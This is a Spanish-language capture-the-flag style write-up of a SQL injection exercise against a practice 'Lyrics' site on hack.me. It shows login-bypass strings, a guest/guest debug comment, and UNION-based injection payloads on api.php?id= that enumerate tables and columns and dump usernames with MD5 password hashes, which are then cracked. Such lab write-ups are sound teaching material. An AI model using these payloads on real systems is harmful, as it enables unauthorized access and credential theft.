

SQL injection.
Presentado por: Jorge Elías Díaz

http://s124131-103027-7xi.sipontum.hack.me

Como primer paso intentamos irrumpir en el sistema poniendo valores en el campo de user
user@emaail.com, password: "or 1=1-- también se intentó poniendo en user: "or""=" y password:"or""=" Sin embargo no se logró ningún resultado, al parecer el sitio web no recibe peticiones mediante método GET y POST.




2. Revisamos el código de la página, podemos observar un comentario que podemos acceder con guest/guest a manera de invitado.





```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="">
    <meta name="author" content="">
    <link rel="icon" href="../../favicon.ico">

    <title>Lyrics :: Login</title>

    <!-- Bootstrap core CSS -->
    <link href="css/bootstrap.min.css" rel="stylesheet">

    <!-- Custom styles for this template -->
    <link href="css/signin.css" rel="stylesheet">

      </head>

  <body>

    <div class="container">

      <form class="form-signin" action="check_login.php" method="POST">
        <h2 class="form-signin-heading">Lyrics - Login Page</h2>
        <label for="inputEmail" class="sr-only">Email address</label>
        <input type="username" id="inputUsername" name="inputUsername" class="form-control" placeholder="username" required autofocus value="">
        <label for="inputPassword" class="sr-only">Password</label>
        <input type="password" id="inputPassword" name="inputPassword" class="form-control" placeholder="Password" required>
        <button class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
      </form>
      <!-- Debug INFO: To access with guest account use: guest/guest -->
    </div>
  </body>
</html>
```

Evidentemente podemos acceder, Sin embargo vamos a volver a echar un vistazo al código de la página .



Revisamos detenidamente el script y nos podemos dar cuenta que las peticiones se hacen mediante una interfaz **XMLHttpRequest** La cual es una interfaz empleada para realizar peticiones HTTP y HTTPS a servidores Web. Para los datos transferidos se usa cualquier codificación basada en texto, incluyendo: texto plano, XML, JSON, HTML y codificaciones particulares. Se puede observar que las peticiones de hacen mediante el método GET usando la url "api.php?id=". Por ejemplo: api.php?id=1
El resultado es el siguiente un archivo JSON que corresponde al primera letra de la página.



{"id":"1","artist":"BREAKING BENJAMIN","title":"Simple Design","lyric":"I live a chemical life
\r\nI'm on a mission to try
\r\nYou went insane for a day
\r\nI'll have to shove it away
\r\nMy only option is gone
\r\nSmile as they break and they fall
\r\nYou want a simpler life
\r\nYou can't erase what was mine
\r\n
\r\n*[Pre-Chorus:]*<\/i>
\r\n*You must be out of your mind!*
\r\n*This was a simple design!*
\r\n*You fuck it up everytime*
\r\n*How could you leave me behind*
\r\n
\r\n*[Chorus:]*<\/i>
\r\n*It's alright, it's alright*
\r\n*'cause I know what you want*
\r\n*but you'll just have to wait*
\r\n*If I had it to give*
\r\n*I would give it away*
\r\n*I'm living it up*
\r\n*while I'm falling from grace*
\r\n*There's no way, there's no way that I'm running away*
\r\n
\r\n*I'm used to making it worse*
\r\n*Made up of four letter words*
\r\n*You wanna know what it was*
\r\n*Now isolated and gone*
\r\n*You fall apart at the seams*
\r\n*I'll never know what it means*
\r\n*Try not to pull it apart*
\r\n*You're aiming straight from the heart*

Estando dentro de sistema con el usuario invitado procedemos a hacer las siguientes pruebas.
Primero vamos a encontrar el número de columnas. Probando en la url los siguientes valores

api.php?id=2 order by 1--

api.php?id=2 order by 2--

api.php?id=2 order by 3--

api.php?id=2 order by 4--


api.php?id=2 order by 5-- La página queda en blanco lo cual indica que la tabla tiene 4 columnas.

Segundo vamos a buscar el nombre de la tabla. Mediante la siguiente consulta.

api.php?id=-1 union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema=database()

Usamos el operador union el cual se utiliza para combinar el conjunto de resultados de la instrucciones select .
Nos muestra el siguiente resultado: Obtenemos que los nombre de las tablas son , lyrics y users


{"id":"1","artist":"2","title":"3","lyric":"lyrics,users"}



Tercero ahora vamos a buscar el nombre de la columna mediante la siguiente consulta.

api.php?id=-1 union select 1,2,3,group_concat(column_name) from information_schema.columns where table_schema=database()--


Nos muestra el siguiente resultado: username y password



{"id":"1","artist":"2","title":"3","lyric":"id,artist,title,lyric,id,username,password"}

Finalmente con los datos anteriores procedemos a obtener los datos mediante la siguiente consulta: y los resultados se muestra en la siguiente imagen.

api.php?id=-1 union select 1,2,3,group_concat(username,password)from users--



{"id":"1","artist":"2","title":"3","lyric":"jackson.michael7c6a180b36896a0a8c02787eeafb0e4c,lennon.john6cb75f652a9b52798eb6cf2201057c73,mercury.freddie819b064

Cotejando los datos
{jackson.michael 7c6a180b36896a0a8c02787eeafb0e4c,
lennon.john 6cb75f652a9b52798eb6cf2201057c73,
mercury.freddie 819b0643d6b89dc9b579fdfc9094f28e,
presley.elvis 34cc93ece0ba9e3f6f235d4af979b16c,
brown.james db0edd04aaac4506f7edab03ac855d56,
guest 084e0343a0486ff05530df6c705c8bb4"}

Desencriptando las claves hash la cuales están en md5

jackson.michael ----- password1
lennon.john ------- password2
mercury.freddie ------- password3
presley.elvis ----------password4
brown.james ----------password5
guest ----------guest